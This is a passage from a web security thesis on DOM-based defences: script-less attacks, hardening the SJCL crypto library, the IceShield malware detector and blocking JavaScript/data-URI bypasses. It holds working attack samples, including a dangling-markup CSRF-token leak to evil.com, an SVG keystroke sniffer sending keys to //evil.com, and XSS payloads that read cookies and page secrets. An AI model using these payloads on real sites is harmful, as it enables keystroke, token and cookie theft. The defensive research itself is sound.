[49]Weinberg, Z., *Components.lookupMethod should not be accessible to page JS*, https://bugzilla.mozilla.org/show_bug.cgi?id=693733 (Nov 2011)

The injection ensures that the half-open image tag's source attribute will cover everything from the beginning of single quote inside the injected image tag to the second single quote in the string O'Malley. Thereby, the image source will be a fully qualified URL *http://evil.com/steal.php?stolen=<a href="deleteuser.php?token=123456secret">O.*

It will thereby leak the CSRF token to an otherwise CSRF-protected resource to an arbitrary attacker controlled domain context. Zalewski describes these and related attack techniques as "dangling markup injections" – noting that especially button and textarea elements are of great risk potential as well [50]. Our prototypic tool protects against this attack as of now, but we admit using a rather inelegant method. Specifically, we apply a random name-space to all elements loading binary resources, prefixing the *src* attribute values with an anchor. During run-time, we inspect the source and in case it contains HTML markup, we replace the "name-spaced" node by a reconstructed element reflecting the state of the original tag. We still decided on listing this attack under current limitations, since the approach is not particularly clean and relies on the user agent misbehavior of pre-loading binary resources for some elements on documents created with *document.implementation.createHTMLDocument*.

Other attacks that are markup-based and do not require scripting to execute are unlike to bypass the tool's protective coat. CSS-based history-stealing attacks can be mitigated on the user agents that do not even protect against this attack technique. HTML5 *autofocus* based focus-stealing attacks can be alleviated by removing or balancing *autofocus* attribute usage. The singular problem that may occur is the case where a victim is being attacked by a markup-only attack vector while not having JavaScript activated, because either NoScript is blocking script execution or an attacker uses the *X-XSS-Protection* headers of a website to oppress script execution. The offender can then activate a scriptless attack vector to leak data, consequently tricking the user into submitting forms or similar data leakage vectors to external URIs. Ironically, the server-side deactivation of *X-XSS-Protection* is recommended for websites using a DOM-based protection approach. Otherwise, an attacker can mislead the user agent into deactivating script execution before the tool can start inspection and protection of the DOM. Browser-based XSS filters hinging on the *X-XSS-Protection* headers make great tools of protecting against reflected XSS in many situations, but they usually cannot deal with the stored XSS or DOMXSS. They are functional solely by using matching between URL parameters, a black-list of possibly malicious code snippets, and markup reflected on the website. No capability controls besides simple script execution blocking have been implemented in browser-based XSS filters so far. For that reason, they are neither capable of providing APIs for DOM inspection nor of detecting malware and DOM proxies.

In 2011, we have discovered and reported a specific markup-only attack affecting Mozilla Firefox browser with deactivated JavaScript and the Thunderbird email software in beta version 9.0. We have exposed a rather unknown and rarely used feature

[50]Zalewski, M., *Postcards from the post-XSS world*, `http://lcamtuf.coredump.cx/postxss/` (Dec 2011)

in SVG 1.1, capable of having elements react to activation of an access key [51]. Using this feature, an attacker can implement a script-less SVG file deployable as inline SVG and have keystrokes be noticed and delegated to change an existing element's attribute. Out attack vector utilized an image element enclosing several set tags reacting to the key strokes available from a to z and 0 to 9. With each keystroke we connected an attribute change to the image *xlink:href* attribute. This clearly caused the image tag to attempt a new image source loading. That image source was made to point to an external attacker-controlled domain, as evident from the example in Listing 4.17 the domain *//evil.com.* We successfully tested the attack on Firefox with latest NoScript, Thunderbird and other clients using the Gecko layout engine respectively. Without scripting an attack and data-leak based on the SVG *accessKey*, this feature cannot be mitigated. Once again, the example serves its purpose of underlining the importance of the approach permitting JavaScript execution. Instead of selectively blocking script execution, restricting DOM object capabilities can easily prevent attacks by for instance disconnecting a global keyboard event from the SVG specific key handler logic.

```
<!doctype html>
  <form>
  <label>type a,b,c,d - watch the network tab/traffic</label>
  <br>
  <input name="secret" type="password">
  </form>
  <!-- injection -->
  <svg height="50px">
    <image xmlns:xlink="http://www.w3.org/1999/xlink">
      <set attributeName="xlink:href" begin="accessKey(a)" to="//evil.com
          /?a" />
      <set attributeName="xlink:href" begin="accessKey(b)" to="//evil.com
          /?b" />
      <set attributeName="xlink:href" begin="accessKey(c)" to="//evil.com
          /?c" />
      <set attributeName="xlink:href" begin="accessKey(d)" to="//evil.com
          /?d" />
    </image>
  </svg>
```

Listing 4.17: Using SVG to sniff keystrokes w/o JavaScript; the SVG accessKey() feature combined with image source changes leaks sensitive data

Our ongoing research on this attack vector and other ways to use SVG images to send key strokes and other data to arbitrary domains have shed light on the Thunderbird email client being affected as well. The very same attack can be used to effectively spy on users while they are reading or composing mails. By now, the attack had been reported and later on addressed with a patch. CVE-2011-3663 has been assigned to track this defect. The attacks we outline here classify as script-less attacks but in fact have impact similar to the one that XSS exploit has. Unsuspecting users may be prone to and vulnerable against further attacks using CSS. In a theoretical situation of a sand-boxed Iframe keeping JavaScript from executing, these attacks cannot be mitigated by our

[51]W3C, *19 Animation*, `http://www.w3.org/TR/SVG/animate.html#BeginAttribute` (Dec 2011)

approach. Nevertheless, our scope is clearly indicated to encompass scripting attacks. Extensive supplementary research on script-less attacks accomplishing much the same goals is required and highly desirable.

4.6 Use Case I: JavaScript Crypto Library

Sections 4.5.3 and 4.5.1.2 discussed security challenges, which we have launched and completed to prove feasibility of our approach, while learning about novel attacks and hardening the tool against them. Aside from making this contribution, we decided to prepare further real-life use cases, demonstrating how even the smallest and simplest DOM changes can augment security of a given library. We have created a custom script to weave an additional protection layer for security-related yet insecure libraries already in place. Our engagement almost never exceeded a few dozens of lines of code, yet it grants strong protection against XSS attacks and similar exploits.

4.6.1 Introducing SJCL

Published in 2009 by Stark et al, the Stanford JavaScript Crypto Library (SJCL) is an entirely JavaScript-composed tool, providing cryptography features for use in modern browsers [SHB09]. The SJCL is small, lightweight and fast – by mostly relying on native browser functions and the *Math* object. SJCL supports AES 128, 192 and 256 allows to salt and strengthen hashed value, supports HMAC and is known to function on the majority of relevant browsers. Unfortunately, SJCL is not safe against XSS attacks and a single XSS vulnerability potentially compromises the integrity of the results provided by this library. Once a website uses the tool, an a attacker can abuse XSS vulnerabilities to hook into the libraries' methods, overwrite the core object, extract data from the encryption steps, and leak or even modify sensitive data. We believe that primarily those websites handling critical information would make use of the SJCL. Therefore, the library should contain proper self-defense mechanisms to be aware and, as much as possible, immune against code injection attacks. Since this scenario is a predestined use case for our trusted DOM approach, we decided to implement a small prototypic wrapper to make sure that SJCL features cannot be influenced by DOM injections performed by an attacker.

4.6.2 Protecting SJCL

We have analyzed the SJCL source code and found out that it is using no more than one global object, five host objects and four global native methods. This is beneficial for a short and fast protection script implementation. The following list shows the methods and objects prone to XSS attacks, present in SJCL. Once those are protected from manipulation and interception, an attacker has a significantly smaller surface to successfully deploy payload against SJCL and any website using it.

- `sjcl`
- `Date.valueOf()`
- `Array.{slice(), concat(), push(), pop()}`
- `Math.{round(), ceil(), floor(), pow(), random()}`
- `String.{substr(), fromCharCode(), charCodeAt(), charAt(), replace(). indexOf(), match()}`
- `Object.hasOwnProperty()`
- `decodeURIComponent()`
- `encodeURIComponent()`
- `escape()`
- `unescape()`
- `parseInt()`

In this particular situation, our approach includes re-definition of the SJCL as well as the affected host objects with safe copies of themselves. We are setting the SJCL objects configurability descriptor to false, sealing and freezing them to provide shelter from potentially malicious extensions. As long as this code is deployed before an attacker can inject JavaScript, the solution can be considered relatively safe. Regrettably, DOM clobbering debated in Section 3.6.3, remains to pose a threat against this approach. Applying the mitigations against DOM clobbering attacks we described in the aforementioned section will luckily eliminate this threat and protect SJCL against this type of attacks. A rather simplified code in Listing 4.18 shows the basic outline of our approach, targeted at sealing and protecting SJCL. The illustration is already a simplified approach of protection against DOM clobbering attacks and similar techniques, as detailed in Section 4.5.3 and Section 4.5.1.2

```
<script type="text/javascript">
  with(Object)
    defineProperty(window, 'sjcl', {value: sjcl, configurable:false}),
    seal(sjcl),
    freeze(sjcl),
    defineProperty(window, 'String', {value: String, configurable:false})
        ,
    seal(String),
    freeze(String);

    ...

  Object.defineProperty(window, 'escape', {value: escape, configurable:
      false});
  Object.defineProperty(window, 'unescape', {value: escape, configurable:
      false});
</script>
```

Listing 4.18: Protecting SJCL with ES5 and a frozen DOM

The SJCL project was easy to be wrapped into a trusted DOM environment. Only one global object is being created and only a handful of host objects and native methods are used by this library. As of yet, our simplified approach does not encompass Clickjacking and UI Redressing defense. Any subsequent implementation should make sure that sources and sinks providing the SJCL with input and receiving its output need to be properly protected and sealed as well. This provided alongside a estimated requirement of between two and ten supplementary lines of code, the SJCL can be considered hardened and tamper-resistant against code injection techniques. To summarize, sealing the global *sjcl* object, sealing and freezing the host objects, providing native methods and properties for the SJCL, and finally sealing and protecting the sources and sinks for data processed by the SJCL will drastically increase the level of security for this library and the features it provides.

The approach of sealing critical library properties and making sure the native DOM methods are not to be tampered with can easily be generalized as usable for other JavaScript tools available. Note that especially an integrity check for host objects and native DOM methods is of great importance for any library to deliver the promised functionality. In case an attacker has tampered with the DOM, the library itself rests sealed and secured. The single thing it needs is to assure that its native methods in use have not been modified by an unauthorized script or DOM manipulation. This can be accomplished by using a safe getter's creation procedure described in Section 4.5.3. Once the object's type is determined, preferably by storing an original safe copy and comparing this to the object after it was used, the method call can be permitted. If called method and the stored one differ in any way, the script can abort the code flow and display a warning or issue a request to notify the website owner about a possible attack. One has to note that an elementary check using the *instanceof* operator is not sufficient for identifying a compromised object. Furthermore, *toString*/*toSource* operations to obtain source code of modified function code might be intercepted by an attacker (during our field reserach we obtained Malware samples using those checks to determine if a Honeypot/wrapped DOM might be present). Only a combined check for object type and a comparison to a clean and unique copy can assure a reliable identity verification.

Note that additional protection for the exposed child properties of the hosting *sjcl* is necessary as well. We we need to assure that only a safe getter is allowed to access their data; this is for instance for the *sjcl.cipher* and *sjcl.random* objects. Once the hosting object is being sealed and the child property values can only be retrieved and called by other child properties, an increased level of security can be reached. This effectively means that the library can be hardened against scripting attacks and DOM clobbering vulnerabilities without changing its code or modifying structural aspects.

4.7 Use Case II: Malware Detection with IceShield

In this section, we introduce IceShield, which is a novel approach to performing light-weight instrumentation of JavaScript, detecting a diverse set of attacks against the DOM tree, and protecting users against such attacks. The instrumentation is light-weight in the sense that IceShield runs directly *within the context* of the browser, as it is implemented solely in JavaScript. Thus, the runtime overhead is low, and IceShield works well on embedded browsers, such as those in modern smart-phones. Due to dynamic analysis, we do not need to consider obfuscation because we can inspect the attack attempt during run-time, exactly at the point where the payload is being decoded and available in plain-text. Since the detection is implemented in JavaScript, our approach is almost completely independent from the actual browser and enjoys portability across browsers and platforms.

Implementing the instrumentation in a robust and tamper-resistant way requires specific and extra care. As the tool is implemented in JavaScript, an attacker could try to overwrite our analysis functions during run-time. We demonstrate how an instrumentation can be implemented in a correct manner, void of tampering option. The basic idea is to take advantage of a new feature available in ECMA Script 5 (ES5), namely the *Object.defineProperty()* [MDC11]. This features allows us to *freeze* object properties, host objects, functions and native DOM properties included, so that they cannot be modified later. Key modern browsers – Firefox 4, Chrome 6-10 and Internet Explorer 9 - all support this feature. This lets us mitigate attacks against our instrumentation, where an attacker tries to change or re-set the overwritten methods or access the original native methods to bypass the inspection and detection process.

By performing the analysis directly in the browser, IceShield can fend attacks and protect the user and website utilizing the tool, too. We are able to identify which parts of the page contain suspicious elements and alter them accordingly. To have a minimal impact, in case of false positives, we use padding for destroying the payload of potential exploit, but at the same time, we manage to avoid visible impact on the rendered website. Actual protection from attacks is thereby granted to users, who additionally benefit from marginally low percentage of perceivable false positives.

We have implemented a prototype version of IceShield and evaluated the tool on three different machines: A high-end workstation, a net-book, and a smart-phone. The run-time overhead of IceShield is on average below 12 ms for the workstation and 80 ms on a smart-phone. Using live malicious websites, we were able to achieve a detection accuracy of 98%. Furthermore, we successfully detected three exploits that the tool had never seen before and demonstrate how attacks can be swimmingly mitigated.

4.7.1 Features and Heuristics

IceShield utilizes the ES5 feature called *Object.defineProperty()* [MDC11] we mentioned in Section 4.3.2 to implement the instrumentation in a solid and comprehensive manner. This method permits us to define new (and re-define existing) object properties, including methods and native DOM properties. Furthermore, the method allows passing a descriptor literal, specifying the options applications for the defined property.

For IceShield, *configurable* is the most relevant descriptor, alongside with the possibility to set it to *false*, and thusly *freezing* the property state. Once again, freezing means that no other script can change the property or any of its child properties ever again. Even a *delete* operation will not affect the property value or any of the descriptor flags. This renders our approach tamper-resistant to attackers trying to change or reset the overwritten methods or access the original native methods to bypass the inspection and detection process. The same holds true for property retrieval tricks working on Gecko-based browsers such as *Components.lookupMethod(top, 'alert').* Here an attacker cannot use this technique to bypass the freezing we used in IceShield either. Resorting to the method *Object.freeze()* will also accomplish object freezing. Finally, *Object.defineProperties()* command countenances batch processing of several objects to be frozen simultaneously.

IceShield does not attempt to modify the user agent protected *location* object. Most modern browsers forbid getter access to this object and its child nodes for the sake of user privacy and avoiding security problems. JavaScript executed via direct *location* object access – for example, via the vector *location=name* or *location.href='javascript:alert(1)'* – will be executed in the scope we can control, so no additional protection mechanisms need to be applied. Same applies to location methods like *replace()*, *apply()* or the *document.URL* property. Details on how to cover and protect against attacks utilizing *location* are presented in Section 4.8.1.

While making sure that IceShield will notice even the most exotic code execution attempts, we have discovered that it was not sufficient to just intercept calls to native methods relating to *window* and *window.document.* Monitoring read- and write-access for several DOM properties as well as the dynamic creation and manipulation of HTML elements and tags was equally necessary. Thus, we overwrite the setter and getter methods of several HTML element prototypes, such as for example, *HTMLScript.prototype.src* or any given HTML element prototypes *innerHTML* and *outerHTML* properties. We also overwrite and seal *document* methods capable of creating new HTML elements, such as *document.createElement()* and *document.createElementNS().* Malicious code often creates new DOM elements, applies the necessary attributes, and then attaches the element to the DOM to execute the payload.

The set of heuristics and rules can be comparably slim, since the parameters inspected are usually being de-obfuscated by the executing script before hitting the rules. This significantly reduces overhead and enables further and more detailed analysis on potentially malicious code. Our heuristics are based on a manual analysis of current attacks, and we tried to generalize the heuristics such that they are capable of detecting a wide variety of attacks. Some heuristics are used in a similar way by WEPAWET [CKV10b], and we extended the coverage by taking features such as the creation of potentially dangerous elements into account. Note that these heuristics serve as a proof-of-concept and new heuristics can be easily added to the system. We found in our empirical tests that our features already cover all relevant and current attack vectors, and the heuristics can still be refined if the need arises. The following list describes the heuristics currently used by our prototype:

1. *External domain injection*: A script injects an external domain into an existing HTML element which can indicate malicious activity, for example, link or form hijacking. We distinguish between injection of `<embed>`, `<object>`, `<applet>`, and `<script>` tags, as well as, `<iframe>` injections.

2. *Dangerous MIME type injection*: A script applies a MIME type that is potentially dangerous to an existing DOM object such as `application/java-deployment-toolkit`.

3. *Suspicious Unicode characters*: A string used as argument for a native method containing characters indicating a code execution attempt such as `%u0b0c` or `%u0c0c`.

4. *Suspicious decoding results*: Decoding functions like `unescape()` or `decodeURIComponent()` that contain suspicious characters indicating code execution attempts.

5. *Overlong decoding results*: A decoding function like mentioned above receives an overlong argument. For now, we use a threshold of 4096 characters based on our empirical evaluation of current attacks and benign sites.

6. *Dangerous element creation*: A script attempts to create an element that is often used in malicious contexts for example, `<iframe>`, `<script>`, `<applet>` or similar elements. We distinguish between elements being created with and without an explicit namespace context.

7. *URI/CLSID pattern in attribute setter*: An element attribute is being applied with an external URI, data/JavaScript URI or a Class ID (CLSID) string.

8. *Dangerous tag injection via the* `innerHTML` *property*: A script attempts to set an existing element's value with a string containing dangerous HTML elements such as `<iframe>`, `<object>`, `<script>`, or `<applet>`.

In order to verify the heuristics introduced above, we overwrite and hook inline code as the basic techniques to perform the instrumentation. We overwrite and wrap the native JavaScript methods into a context that allows us to dynamically inspect the name of the called function and its parameters during runtime. The original overwritten method is stored inside IceShield's confinement in the event that we want to call it later on. This kind of overwriting is successfully used in other contexts as well, for example to perform binary analysis [Fat04, WHF07].

In case the heuristic analysis does not indicate an ongoing attack attempt, the stored original method will be called with the unmodified set of parameters to preserve the intended code flow. If a particular threshold defined by the internal scoring mechanisms of IceShield has been reached after the analysis, the method call can either be blocked completely or the set of arguments can be modified to keep the code flow intact, yet prevent the attack. As an example for mitigating attacks, imagine a long string of shell-code being nulled before being used as a parameter for the original version of the JavaScript method *unescape()*. This approach facilitates generating complete maps, illustrating the actual code flow of JavaScript code.

4.7.2 Evaluation

For the proof-of-concept implementation, we have developed heuristics for sixteen features that are computed for a given website. These include cross-domain pull requests, suspicious characters and substrings, cross-domain cookie access, overlong strings and frequent calls to suspicious methods. To determine whether a website is benign or malicious, we use Linear Discriminant Analysis (LDA). An instantiation of the parameters for our data mining algorithm signified usage of the training data we will now present. A complete training set consists of the top fifty sites from the Alexa traffic ranking and thirty malicious sites we randomly choose from the known-bad dataset. The test-set comprises of 61,504 sites falling outside of the top fifty sites we used in our training set, and the remaining fifty-one exploit kit instances from the known-bad dataset.

Using the model computed from the training set, we were able to detect fifty out of fifty-one malicious sites in our known-bad test-set. We have done so while achieving a false positive rate of 2.17%. We manually investigated the malicious sample that went undetected and found that this particular exploit relied on a DOM variable for execution, which was not set by the JavaScript code, but by a Java file (`.jar` file) loaded from within the site's context. As we do not currently execute Java in our test environment, the de-obfuscation routine lacked said variable. Hence the execution stopped and we were unable to observe any relevant feature, except that the site accessed `document.cookie` twice. Still, a successful attack would require the execution of the Java applet, which would enable us to actually observe the behavior (and a feature vector) indicating a malicious site. We re-tested this site with a browser that had Java enabled and could indeed detect this particular exploit successfully.

The false positive rate of 2.17% might sound high. However, to protect the user, IceShield does not need to block access to a site that triggers an alert. Instead, the tool can remove questionable elements from the DOM tree. Our solution is capable of determining in which method call the possible attack takes place and which external resources are necessary to conduct and deploy the attack; thus, we can strip this data from the site and effectively mitigate the attack. Only certain elements are lacking from the DOM tree, so a user is unlikely to notice an occurrence of a false positive. To confirm that the majority of pages remain usable, even with parts of the DOM removed, we have manually evaluated a 10% sample set (134 sites) randomly chosen from the false positives. The removal of the DOM elements was not noticeable by the test-performing human user in 82.9% of the sites – and 9.6% of the websites were partially usable (e.g., banner ads were not displayed correctly or simply missing). Only 7.5% of the false positives were left unusable through the removal of the DOM elements. This means that the *effective false positive rate* for where the presence of the tool is discerning for a user, is roughly just 0.37%.

Besides testing our tool against exploit kits and the known-bad dataset, we also examined IceShield's capability to detect attack vectors it had not previously seen. To perform this test, we manually searched for websites serving individual exploits like an Internet Explorer exploit (CVE 2010-3962) and sites exploiting a memory corruption flaw in Apple Quicktime's QTPlugin.ocx ActiveX control (CVE 2010-1818). We have then confirmed manually that both exploits were absent from our known-bad dataset. We have tested IceShield against these exploits and both attack vectors were labeled as malicious using our heuristics and model. This fact underlines the flexibility of our approach and its capacity to detect both very recent and older more widespread threats. Furthermore, we verified that both exploits are effectively mitigated as their respective payload is not executed due to its removal from the DOM tree.

Testing against an exploit delivered via MHTML (CVE-2011-0096) has produced similarly positive results. This way of payload deployment is known to bypass most of the existing filter mechanisms since the subset of characters necessary for JavaScript's execution is very small and does not include double-quotes or parenthesis (U+0022, U+0028, U+0029). The payload was delivered in Base64 encoding but had to use a set of native functions monitored by IceShield during the user agent's decoding and execution processes. Plus, the results suggest that IceShield is capable of detecting novel attacks that were prior unknown to the system.

4.7.3 Conclusion on Malware Detection with a Frozen DOM

With IceShield, we presented a tool to perform light-weight dynamic analysis of JavaScript code *directly* in the context of a browser in order to detect and prevent attacks. This is achieved by inline code analysis and hooking to wrap native JavaScript methods into a context that enables us to dynamically analyze the behavior of these methods. We use techniques from the area of machine learning to compute a model of malicious behavior and can efficiently apply this model during runtime. Special care is taken to implement the instrumentation in a robust way such that an attacker cannot overwrite or infer with our analysis code. To this end, we introduced a novel technique to use features of the new ECMA Script 5 standard which allows us to *freeze* object properties. In an empirical evaluation, we achieved a detection accuracy of 98% and were able to detect three previously unknown attacks. The performance overhead of IceShield is low, even on small devices such as smart-phones or net-books.

4.8 Future Optimizations

While the current state of our implementation is functional but fragile, the envisioned future work will be capable of mitigating existing weaknesses and work towards a safer and ultimately trusted DOM. Most importantly, we need to enumerate the outstanding problems to be able to define a strategy for securing the DOM. The following sections will outline the present-day scope of issues and arrive at a novel addition to the existing user agent DOM. This proposed addition shall be capable of installing a fully seamless net of protection that a reliable and robust DOM-based security tool requires and deserves. With these goals in mind, we started collaborating with the Internet Explorer, Mozilla as well as the W3C teams in order to receive quality feedback pertaining to our approach and in hopes to open the door for actual implementations in upcoming browser releases.

4.8.1 Taming JavaScript and Data URIs

JavaScript and Data URIs play an important role in the discussions around a hardened and secure DOM, given that they can be used to illegitimately allow an attacker to generate a crimson DOM without any protective methods applied. The usage of a JavaScript or Data URI with a nested scripting context will bypass the protection of strict deployment order discussed in Section 4.4. The following list enumerates several cases of an attacker ability to create a fresh DOM which is still running in the same domain context as the website the shown elements are injected to:

- Injection using an Iframe pointing to a server generated 404 website / JavaScript URI creating a fresh and untreated DOM:
  ```
  <iframe src="404" onload="frames[0].document.write(%26quot;<script>
  r=new XMLHttpRequest();r.open('GET','http://xssme.html5sec.org/xssme2'
  ,false); r.send(null);if(r.status==200) alert(
  r.responseText.substr(150,41));<script>%26quot;)"></iframe>
  ```

  The Iframe accesses itself by selecting its parent document property *frames[0]*. It rewrites its own content to execute an *XMLHttpRequest*, effectively getting hands on the secret data.

- Injection performing an XHR by redirecting to a JavaScript URI creating a new DOM:
  ```
  <script>location.href='javascript:"<script>xhr=newXMLHttpRequest();xhr
  .open(ǴET;ht́tp://xssme.html5sec.org/;true);
  xhr.onreadystatechange= function()%7bif(xhr.readyState==4%26%26
  xhr.status==200)%7b alert(xhr.responseText.match(/document.cookie=
  %5c'([%̂5c']%2B)/)[1])%7d%7d;xhr.send();</scri"%2B"pt>"'</script>
  ```

  This attack can be mitigated by gaining control over the *location* object accessors. Recent versions of Firefox browser and other Gecko-based user agents make it possible nowadays.

- Injection creating an object using a Base64 encoded data URI performing an XML-HttpRequest:
  ```
  <object data="data:text/html;base64, PHNjcmlwdD4gdmFyIHhociA9IG5ldyBY
  TUxIdHRwUmVxdWVzdCgpOyB4aHIub3BlbignR0VUJywgJ2h0dHA6Ly94c3NtZS5odG1sN
  XNlYy5vcmcveHNzbWUyJywgdHJ1ZSk7IHhoci5vbmxvYWQgPSBmdW5jdGlvbigpIHsgYW
  xlcnQoeG hyLnJlc3BvbnNlVGV4dC5tYXRjaCgvY29va2llID0gJyguKj8pJy8pWzFdKS
  B9OyB4aHIuc2VuZCgpOyA8L3NjcmlwdD4=">
  ```

  An additional problem – not in scope of our defense approach though - is the fact that Data URIs do not yield a request visible for a server, but still execute in the same domain context. An attacker can thereby easily bypass IDS/IPS systems to hide payload and evade detection.

The bypasses above present problems for a client-side defense tool of lacking visibility and control over location property access and Iframe as well as Iframe-like elements loading non-HTTP URI scheme data (*object*, *embed*). Especially JavaScript and *data:* URIs cause significant amount of trouble, since they evade server-side and client-side protection mechanisms we specified and discussed in this thesis so far. Additional issues appear on almost all tested user agents: Applying script elements with Data URI *src* attributes – such as `<script src=data:, alert(document)></script>` – will again end in accessing a fresh and untreated DOM providing objects that will help bypassing our defense.

Since the existing implementations of ECMA Script / Harmony Proxies mentioned in Section 4.8.3 are neither capable nor desired to be able to intercept calls and accessor requests to host objects thus far, we had to find another way of tightening the DOM and getting control over Iframes, JavaScript and non-HTTP redirects to weave a seamless net around the DOM and enable full access control. Two techniques could have been pinpointed as best possible solutions at present - first is applicable to almost all tested browsers and second is right now available in Firefox and Gecko-based user agents.

The first technique operates by fully wrapping the *location* object and making sure that any URL being navigated to by a script-initiated redirect can be analyzed and potentially modified before the redirect happens. The worst case scenario for reacting on a redirect-based attack would be to stop the redirect and inform the user about the blocked attack attempt. Allowing control over the *location* object is a double-edged sword. On the one hand, JavaScript redirects allow websites to deploy frame-busting code and confirm that certain domains can frame website while others cannot. This helps mitigating risks that may lead to Clickjacking attacks. Client-side scripting should not be considered a silver bullet against frame busting attacks. Rydstedt et al. have demonstrated the risks connected to faulty client-side frame buster implementations and specified a more reliable way to approach the problem wondering whether JavaScript has to be used for this purpose at all [RBBJ10]. Furthermore, the *X-Frame-Options* header provides a solid way to control cross-domain framing attacks. It allows a website to tell the user agents to disallow any form of framing - even if it is originating on the same domain [52].

The lack of granularity introduced by the ternary X-Frame-Options header specification forbids its usage for many websites relaying on partnership and affiliate programs that require framing by selected specific websites, but not all of them. To tackle this problem and supply those websites with the possibility to deploy frame busting code that does not depend on error-prone client-side scripting, the Content Security Policy (CSP) allows to instrument a white-list of permitted domains for a better frame-busting control. The *frame-ancestors* directive will be capable of accepting a whole list of URLs, including wild-cards for domains and sub-domains. Through that, enough flexibility to deploy fine grained frame-busting control policies via HTTP headers is granted to the developers [53]. This feature might render the necessity of JavaScript frame-busters non-existing and provides another reason as to why user agents should allow control over the location property accessors and location method callers, such as the ones possible in Gecko-based user agents. Note though, that the future of this specific directive is uncertain at the time of writing. Our investigations showed, that as of November 2011 the W3C specification for CSP does not contain any information on *frame-ancestors* anymore [54].

The following Listing 4.19 shows the approach we chose for controlling *location* access in Firefox. It highlights the symbolic method *checkURI()*, which can be employed to check for malicious protocol handlers, "proxify" suspicious HTTP URLs, communicate with services like Malware Domain List (MDL), and pre-evaluate JavaScript URIs in a shadowed DOM and other arbitrary protective measurements. The method will return the actual *location* object in case all security checks are passed properly. This Listing makes a point of illustrating the possibility for intercepting location getter access. We will detail the positive effects yielded by this instrumentation later in this section.

```
<script type="text/javascript">
```

[52]MDN, *The X-FRAME-OPTIONS Response Header*, `https://developer.mozilla.org/en/The_X-FRAME-OPTIONS_response_header` (Dec 2011)

[53]Mozilla Wiki, *CSP Specification*, `https://wiki.mozilla.org/Security/CSP/Specification` (Dec 2011)

[54]W3C, *Content Security Policy W3C Working Draft 29 November 2011*, `http://www.w3.org/TR/2011/WD-CSP-20111129/` (Nov 2011)

```

// control location acesss and methods
Object.defineProperty(window, 'location', {value: {
    get: function(){console.log('get location')},
    set: function(){console.log('set location')},
    reload: function(){console.log('reload location')},
    replace: function(){console.log('replace location')},
    ...
    assign: function(){console.log('assign location')}
}});

// control location.href get/set
Object.defineProperty(location, 'href', {
    get: function(){console.log('get location.href')},
    set: function(){console.log('set location.href')}
});


// test setter access wrapping
location.replace(123);
...
location.href=123;
</script>
```

Listing 4.19: Example code for location control in Firefox

The fact that no way exist to build an event-driven system to control HTML markup containing Iframes pointing to data or JavaScript URIs continues to be the most pressing problem for purely DOM-driven protection tools. Despite user agents' provision of novel and often proprietary events such as *DOMContentLoaded* and *DOMFrameContentLoaded*, Iframes applied with non-HTTP URIs might execute JavaScript code before any of these events fire. The issue here boils down to user agents' attempts to parse data as fast as possible. The *DOMContentLoaded* event will for instance execute as soon as the user agent parser has reached the end of the DOM tree – without waiting for external binary includes such as images or script sources. If those includes are not external but self-contained, the user agents will not hesitate to execute the content at once; effectively meaning the moment in which the parser reads the attribute and not after the browser hit the end of the DOM tree. A protective script can observe and proxy all calls resulting from user driven events, prepare HTML element constructors to make sure no data leakage can happen and even define safe getters and sealed events to make sure a RBAC framework can be installed. Unfortunately, all this can only happen effectively after the DOM has finished loading, which is an essence of a major problem. As soon as dynamic content executes during the parsing process, it becomes complicated, if not impossible, to avoid race conditions and apply the protective umbrella in time.

To find a resolution to this problem, we have developed two approaches. First is a proposition of a new DOM event, discussed in Section 4.8.2. Second and a more vital achievement was an implementation of a technique allowing our script to be faster than any Iframe of object, despite of the fact that it might utilize JavaScript or Data URIs. Table 4.8.1 shows an overview of attack vectors this technique is capable of

Attack	Event based	Post-Body based	Interruption
Iframe JS/Data URI	solvable (FF)	unsolved	solved
Object JS/Data URI	unsolved	unsolved	solved
Embed JS/Data URI	unsolved	unsolved	solved
Script JS/Data URI	unsolved	unsolved	solved
location JS/Data URI	unsolved	unsolved	solved

Table 4.5: Attacks using JS/data URI and countermeasures

approaching successfully, just a minimal overhead in loading time and page responsiveness is observable.

```
<script type="text/javascript">
(function(){
  var random = Math.random()
  document.write('<plaintext style="display:none" id="'+random+'">');
  var test = document.getElementById(random);
  setTimeout(function(){
    var html = document.implementation.createHTMLDocument('');
    html.body.innerHTML = test.innerHTML;
    for (var i in j = html.querySelectorAll('iframe,object,embed')) {
      try {
  j[i].removeNode(true)
      } catch(e) {}
    }
    var s = document.body.querySelectorAll('script');
    for (var i in s) {
      if(typeof s[i].text !== 'undefined') {
  z+=s[i].text+';\r\n';
      }
    }
    eval(z);
  },0)
)());
</script>
```

Listing 4.20: Working DOM proxy example code using the plaintext interruption technique

The code example in Listing 4.20 demonstrates the approach we chose. The initial idea is inspired by the work of Vela and his publication on Active Content Signatures in 2006 [Nav06]. After the first benign script tag, we write a *plaintext* element to turn the rest of the document into a simple plain-text representation of the original content. Note that this means a whole-page entity encoding is starting with the injection point of the *plaintext* element. Afterwards we read the content of this *plaintext* element and pass the string to a DOM factory, effectively creating a new DOM. We can now inspect our new creation node by node and check if it contains any Iframe or other suspicious elements, treating the data accordingly to our library's goals. Finally all script tags containing *textContent* are spotted, the *textContent* is extracted and collected. For better performance results, the *innerHTML* data of the inspected DOM is being written to the protected website body. Finally, the plain-text JavaScript is being executed based on the *textContent* collection we have gathered.

This technique of interrupting the DOM rendering flow, creating a DOM tree before any further rendering takes place, inspecting it and then applying it to the existing DOM again is an effective way of gaining full control over a website DOM before it is being rendered by the user agent. This DOM instance can be compared to the W3C suggested Shadow DOM; yet it is not exclusive meant for plain style separation and functional isolation but provides a safe environment for DOM inspections prior to actual rendering [55]. It must be pinpointed that a timeout of zero seconds suffices here, as we need it just to cause the JavaScript engine to give the parser enough time to build the full document. This is caused by the alternative execution branch created by *setTimeout* – no actual waiting time is mandatory here. The example shown in Listing 4.20 removes Iframes, objects and embed tags categorically; note though that any other method or analysis or sanitation can be applied instead of *removeNode()*. The whole functionality is wrapped in an anonymous function to prevent other possibly malicious scripts from interfering with the variables used. All tested browsers complied with this technique nicely, as we henceforth demonstrated the universal applicability of our procedure. We do consider this technique a trick to bypass existing limitations. Being able to create a smaller and faster version of our DOM freezing library is our ultimate goal, obtained by specifying new events and DOM proxies discussed in Sections 4.8.2 and 4.8.3 – or ultimately the usage of the yet to be fully specified and implemented ECMA Script 6 Direct Proxy features.

4.8.2 Additional DOM Events

